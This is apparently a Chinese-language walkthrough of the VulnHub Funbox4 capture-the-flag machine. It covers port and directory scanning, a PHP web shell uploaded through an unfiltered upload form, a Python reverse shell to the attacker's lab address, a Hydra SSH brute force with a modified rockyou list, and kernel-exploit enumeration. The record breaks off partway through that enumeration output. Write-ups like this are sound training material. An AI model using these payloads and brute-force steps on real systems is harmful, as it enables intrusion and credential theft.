靶机渗透练习25-Funbox4-CTF

原创

hirak0 于 2022-04-18 15:30:00 发布 38 收藏

分类专栏： 靶机渗透练习 文章标签： web安全

靶机描述

靶机地址：https://www.vulnhub.com/entry/funbox-ctf,546/

> ### Description
>
> Groundhog Day: Boot2Root !
> Initial footstep is a bit flowed, but really not difficult.
> After getting access to Funbox: CTF, its nessesarry to find, read and understand the (2 and easy to find) hints.
> Be smart and combine…
> Hints: Nikto scans “case sensitive” and you need a minimum of 15 mins to get user !
> If you need hints, call me on twitter: @0815R2d2
> Have fun…
> This works better with VirtualBox rather than VMware
> This works better with VirtualBox rather than VMware

一、搭建靶机环境

`攻击机Kali`：

> IP地址：192.168.9.7

`靶机`：

> IP地址：192.168.9.43

注：靶机与Kali的IP地址只需要在同一局域网即可（同一个网段,即两虚拟机处于同一网络模式）

该靶机环境搭建如下

> 1. 将下载好的靶机环境，导入 VritualBox，设置为 Host-Only 模式
> 2. 将 VMware 中桥接模式网卡设置为 VritualBox 的 Host-only

二、实战

2.1网络扫描

2.1.1 启动靶机和Kali后进行扫描

方法一、arp-scan -I eth0 -l（指定网卡扫）

`arp-scan -I eth0 -l`

```
┌──(kali㉿kali)-[~]
└─$ arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:50:56:27:27:36, IPv4: 192.168.9.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.9.2     08:00:27:c7:72:ce       PCS Systemtechnik GmbH
192.168.9.43    08:00:27:95:e3:7b       PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.936 seconds (132.23 hosts/sec). 2 responded
┌──(kali㉿kali)-[~]
└─$
```

方法二、masscan 扫描的网段 -p 扫描端口号

`masscan 192.168.184.0/24 -p 80,22`

方法三、netdiscover -i 网卡-r 网段

`netdiscover -i eth0 -r 192.168.184.0/24`

方法四、等你们补充

2.1.2 查看靶机开放的端口

使用`nmap -A -sV -T4 -p- 靶机ip`查看靶机开放的端口

```
kali  nmap -A -sV -T4 -p- 192.168.9.43
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 10:48 CST
Nmap scan report for bogon (192.168.9.43)
Host is up (0.00036s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f6:b3:8f:f1:e3:b7:6c:18:ee:31:22:d3:d4:c9:5f:e6 (RSA)
|   256 45:c2:16:fc:3e:a9:fc:32:fc:36:fb:d7:ce:4f:2b:fe (ECDSA)
|_  256 4f:f8:46:72:22:9f:d3:10:51:9c:49:e0:76:5f:25:33 (ED25519)
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: RESP-CODES TOP PIPELINING UIDL SASL CAPA AUTH-RESP-CODE
143/tcp open  imap    Dovecot imapd
|_imap-capabilities: Pre-login IDLE more listed SASL-IR IMAP4rev1 LOGINDISABLEDA0001 capabilities LITERAL+ ENABL
E post-login ID OK LOGIN-REFERRALS have
MAC Address: 08:00:27:95:E3:7B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.36 ms bogon (192.168.9.43)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.42 seconds
```

开放了一下端口

22—ssh—OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

80—http–Apache httpd 2.4.18 ((Ubuntu))

110—pop3—Dovecot pop3d

143—pop3—Dovecot imapd


2.2枚举漏洞

2.2.1 22 端口分析

一般只能暴力破解，暂时没有合适的字典

2.2.2 80 端口分析

访问 80 端口



查看源代码，没什么发现

扫描一下目录

```
gobuster dir -u http://192.168.9.43/ -x html,zip,bak,txt,php --wordlist=/usr/share/wordlists/dirb/common.txt
```

```
kali  gobuster dir -u http://192.168.9.43/ -x html,zip,bak,txt,php --wordlist=/usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.9.43/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php,html,zip,bak
[+] Timeout:                 10s
===============================================================
2022/03/15 10:55:58 Starting gobuster in directory enumeration mode
===============================================================
/.hta.zip             (Status: 403) [Size: 295]
/.hta.bak             (Status: 403) [Size: 295]
/.hta                 (Status: 403) [Size: 291]
/.htaccess            (Status: 403) [Size: 296]
/.hta.txt             (Status: 403) [Size: 295]
/.htaccess.html       (Status: 403) [Size: 301]
/.htpasswd            (Status: 403) [Size: 296]
/.hta.php             (Status: 403) [Size: 295]
/.htaccess.zip        (Status: 403) [Size: 300]
/.htpasswd.zip        (Status: 403) [Size: 300]
/.htaccess.bak        (Status: 403) [Size: 300]
/.hta.html            (Status: 403) [Size: 296]
/.htaccess.txt        (Status: 403) [Size: 300]
/.htpasswd.bak        (Status: 403) [Size: 300]
/.htaccess.php        (Status: 403) [Size: 300]
/.htpasswd.txt        (Status: 403) [Size: 300]
/.htpasswd.php        (Status: 403) [Size: 300]
/.htpasswd.html       (Status: 403) [Size: 301]
/index.html           (Status: 200) [Size: 11321]
/index.html           (Status: 200) [Size: 11321]
/server-status        (Status: 403) [Size: 300]

===============================================================
2022/03/15 10:56:00 Finished
===============================================================
kali
```


无发现，换个大一点的字典看看

```
kali  gobuster dir -u http://192.168.9.43/ -x html,zip,bak,txt,php --wordlist=/usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.9.43/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php,html,zip,bak
[+] Timeout:                 10s
===============================================================
2022/03/15 11:03:52 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 296]
/.htaccess.bak        (Status: 403) [Size: 300]
/.htpasswd.html       (Status: 403) [Size: 301]
/.htaccess.txt        (Status: 403) [Size: 300]
/.htpasswd.zip        (Status: 403) [Size: 300]
/.htaccess.php        (Status: 403) [Size: 300]
/.htpasswd.bak        (Status: 403) [Size: 300]
/.htpasswd.txt        (Status: 403) [Size: 300]
/.htaccess            (Status: 403) [Size: 296]
/.htpasswd.php        (Status: 403) [Size: 300]
/.htaccess.html       (Status: 403) [Size: 301]
/.htaccess.zip        (Status: 403) [Size: 300]
/index.html           (Status: 200) [Size: 11321]
/server-status        (Status: 403) [Size: 300]

===============================================================
2022/03/15 11:04:00 Finished
===============================================================
kali
```


尝试大小写再扫一下

```
kali  dirsearch -u http://192.168.9.43/ -e html,php,txt,bak,zip -w /usr/share/wordlists/dirb/common.txt --uppercase -f

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: html, php, txt, bak, zip | HTTP method: GET | Threads: 30 | Wordlist size: 31784

Output File: /root/.dirsearch/reports/192.168.9.43/-_22-03-15_11-10-21.txt

Error Log: /root/.dirsearch/logs/errors-22-03-15_11-10-21.log

Target: http://192.168.9.43/

[11:10:21] Starting:
[11:11:11] 200 -  273B  - /ROBOTS.TXT
```

访问：http://192.168.9.43/ROBOTS.TXT



访问：http://192.168.9.43/upload/



访问：view-source:http://192.168.9.43/ROBOTS.TXT

下拉发现

```
Disallow: igmseklhgmrjmtherij2145236
```

根据页面拼接一下url试试

访问：http://192.168.9.43/upload/igmseklhgmrjmtherij2145236

该链接无法访问

访问：http://192.168.9.43/igmseklhgmrjmtherij2145236/upload/

该链接无法访问

恩，，，想当然了，扫描一下目录

```
kali  dirsearch -u http://192.168.9.43/upload -e html,php,txt,bak,zip -w /usr/share/wordlists/dirb/common.tx
t -f

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: html, php, txt, bak, zip | HTTP method: GET | Threads: 30 | Wordlist size: 31784

Output File: /root/.dirsearch/reports/192.168.9.43/-upload_22-03-15_11-27-07.txt

Error Log: /root/.dirsearch/logs/errors-22-03-15_11-27-07.log

Target: http://192.168.9.43/upload/

[11:27:07] Starting:

Task Completed
```

换一个

```
kali  dirsearch -u http://192.168.9.43/igmseklhgmrjmtherij2145236 -e html,php,txt,bak,zip -w /usr/share/word
lists/dirb/common.txt -f

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: html, php, txt, bak, zip | HTTP method: GET | Threads: 30 | Wordlist size: 31784

Output File: /root/.dirsearch/reports/192.168.9.43/-igmseklhgmrjmtherij2145236_22-03-15_11-25-26.txt

Error Log: /root/.dirsearch/logs/errors-22-03-15_11-25-26.log

Target: http://192.168.9.43/igmseklhgmrjmtherij2145236/

[11:25:26] Starting:
[11:26:31] 200 -  297B  - /igmseklhgmrjmtherij2145236/upload.html
[11:26:31] 200 -  319B  - /igmseklhgmrjmtherij2145236/upload.php
[11:26:31] 403 -  321B  - /igmseklhgmrjmtherij2145236/upload/
[11:26:31] 301 -  340B  - /igmseklhgmrjmtherij2145236/upload  ->  http://192.168.9.43/igmseklhgmrjmtherij2145236
/upload/

Task Completed
```

原来，，，，

访问：http://192.168.9.43/igmseklhgmrjmtherij2145236/upload.php

Upload your time sheet, please:

浏览... 未选择文件。

Upload


2.3漏洞利用

2.3.1 文件上传漏洞getshell

上传shell.php，上传成功


```
<?php echo "Shell";system($_GET['cmd']); ?>
```

访问：http://192.168.9.43/igmseklhgmrjmtherij2145236/upload/shell.php



Shell

测试一下命令执行：http://192.168.9.43/igmseklhgmrjmtherij2145236/upload/shell.php?cmd=whoami



Shellwww-data

本地开启nc监听：`nc -lvp 443`

查看是否有python,使用python反弹shell

```
which python
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.9.
7",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("/bin/bash")'
```

成功拿到shell

```
kali  nc -lvp 443
listening on [any] 443 ...
Warning: forward host lookup failed for bogon: Host name lookup failure : Resource temporarily unavailable
connect to [192.168.9.7] from bogon [192.168.9.43] 47380
www-data@funbox4:/var/www/html/igmseklhgmrjmtherij2145236/upload$
```

2.4权限提升

2.4.1 信息收集

```
www-data@funbox4:/var/www/html/igmseklhgmrjmtherij2145236/upload$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@funbox4:/var/www/html/igmseklhgmrjmtherij2145236/upload$ ls -al /home
<tml/igmseklhgmrjmtherij2145236/upload$ ls -al /home
total 16
drwxr-xr-x  4 root   root   4096 Aug 29  2020 .
drwxr-xr-x 23 root   root   4096 Mar 14 08:40 ..
drwx------  4 anna   anna   4096 Aug 30  2020 anna
drwxr-xr-x  4 thomas thomas 4096 Aug 30  2020 thomas
www-data@funbox4:/var/www/html/igmseklhgmrjmtherij2145236/upload$ cd /home/anna
<tml/igmseklhgmrjmtherij2145236/upload$ cd /home/anna
bash: cd: /home/anna: Permission denied
www-data@funbox4:/var/www/html/igmseklhgmrjmtherij2145236/upload$ cd /home/thomas
<tml/igmseklhgmrjmtherij2145236/upload$ cd /home/thomas
www-data@funbox4:/home/thomas$ ls -al
ls -al
total 3052
drwxr-xr-x 4 thomas thomas    4096 Aug 30  2020 .
drwxr-xr-x 4 root   root      4096 Aug 29  2020 ..
-rw------- 1 thomas thomas      46 Aug 30  2020 .bash_history
-rw-r--r-- 1 thomas thomas     220 Aug 29  2020 .bash_logout
-rw-r--r-- 1 thomas thomas    3771 Aug 29  2020 .bashrc
drwx------ 2 thomas thomas    4096 Aug 29  2020 .cache
-rw-r--r-- 1 thomas thomas     675 Aug 29  2020 .profile
drwx------ 2 thomas thomas    4096 Aug 30  2020 .ssh
-rw-r--r-- 1 thomas thomas     195 Aug 29  2020 .todo
-rw------- 1 thomas thomas    1304 Aug 30  2020 .viminfo
-rw-rw-r-- 1 thomas thomas     217 Aug 30  2020 .wget-hsts
-rwx------ 1 thomas thomas 3078592 Aug 22  2019 pspy64
www-data@funbox4:/home/thomas$ cat .bash_history
cat .bash_history
cat: .bash_history: Permission denied
www-data@funbox4:/home/thomas$ ./pspy64
./pspy64
bash: ./pspy64: Permission denied
www-data@funbox4:/home/thomas$ cat .viminfo
cat .viminfo
cat: .viminfo: Permission denied
www-data@funbox4:/home/thomas$ cat .todo
cat .todo
1. make coffee
2. check backup
3. buy ram
4. call simone
5. check my mails
6. call lucas
```

```
7. add an exclamation mark to my passwords
.
.
.
.
.
.
100. learn to read emails without a gui-client !!!
www-data@funbox4:/home/thomas$ cat .wget-hsts
cat .wget-hsts
# HSTS 1.0 Known Hosts database for GNU Wget.
# Edit at your own risk.
# <hostname>[:<port>]   <incl. subdomains>      <created>       <max-age>
raw.githubusercontent.com       0       0       1598788938      31536000
github.com      0       1       1598788977      31536000
www-data@funbox4:/home/thomas$
```

检测语言 英语 中文 德语 ⇄ 中文（简体） 英语 日语

1. make coffee
2. check backup
3. buy ram
4. call simone
5. check my mails
6. call lucas
7. add an exclamation mark to my passwords

1.煮咖啡
2.检查备份
3.买内存
4.打电话给西蒙
5.查看我的邮件
6. 打电话给卢卡斯
7.在我的密码中添加感叹号

1. Zhǔ kāfēi

在最后的提示中发现，密码末尾是感叹号
将本地字典中带感叹号的密码提取出来

`cat /usr/share/wordlists/rockyou.txt | sed 's/$/!/g' > wordlist`

使用hydra进行破解`hydra -l thomas -P wordlist ssh://192.168.9.43 -t 4`

```
 FunBox4  hydra -l thomas -P wordlist ssh://192.168.9.43 -t 4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-15 15:15:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344876 login tries (l:1/p:14344876), ~3586219 tries per task
[DATA] attacking ssh://192.168.9.43:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344832 to do in 5433:39h, 4 active
[STATUS] 34.33 tries/min, 103 tries in 00:03h, 14344773 to do in 6963:29h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 14344672 to do in 8203:40h, 4 active
[STATUS] 29.60 tries/min, 444 tries in 00:15h, 14344432 to do in 8076:50h, 4 active

[22][ssh] host: 192.168.9.43   login: thomas   password: thebest!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-15 15:45:05
```

成功获取账号密码：`thomas/thebest!`
登陆SSH：`ssh thomas@192.168.9.43`

```
FunBox4  ssh thomas@192.168.9.43
The authenticity of host '192.168.9.43 (192.168.9.43)' can't be established.
ED25519 key fingerprint is SHA256:leXWAQi41mdgTrDRpU9czEhIlC3wU4nrwaFkbOthtH0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.9.43' (ED25519) to the list of known hosts.
thomas@192.168.9.43's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

133 packages can be updated.
5 updates are security updates.


*** System restart required ***
Last login: Sun Aug 30 14:55:47 2020 from 192.168.178.143
thomas@funbox4:~$
```


成功登录进去

由于目标机器没有wget命令，所以在本地使用scp命令拷贝文件：

```
FunBox4  scp linpeas.sh thomas@192.168.9.43:/tmp/
thomas@192.168.9.43's password:
linpeas.sh                                    100%  745KB  27.2MB/s   00:00
```

修改权限，运行程序，没有发现什么太有价值的敏感信息

```
thomas@funbox4:~$ ls /tmp/
linpeas.sh  systemd-private-1495159d9cfc44648ffa307a1cfa546a-dovecot.service-lWW9s3  systemd-private-1495159d9cf
c44648ffa307a1cfa546a-systemd-timesyncd.service-Pe6Ngd
thomas@funbox4:~$ chmod 777 /tmp/linpeas.sh
thomas@funbox4:~$ ls -al /tmp/linpeas.sh
-rwxrwxrwx 1 thomas thomas 762836 Mar 14 12:38 /tmp/linpeas.sh
thomas@funbox4:~$
```



2.4.2 权限提升

拷贝查询漏洞的程序

```
FunBox4  scp linux-exploit-suggester.sh thomas@192.168.9.43:/tmp/
thomas@192.168.9.43's password:
linux-exploit-suggester.sh
                          100%   87KB  55.8MB/s   00:00
FunBox4
```

运行该程序

```
thomas@funbox4:~$ chmod 777 /tmp/linux-exploit-suggester.sh
thomas@funbox4:~$ bash /tmp/linux-exploit-suggester.sh

Available information:

Kernel version: 4.4.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 16.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

78 kernel space exploits
49 user space exploits

Possible Exploits:

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubuntu=16.04{kernel:4
.4.0-21-generic} ]
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/r
h-cve-2016-5195_5.sh

[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|
17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=
```

```
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=
7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/r
h-cve-2016-5195_5.sh

[+] [CVE-2016-4557] double-fdput()

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
   Exposure: highly probable
   Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/39772
.zip
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
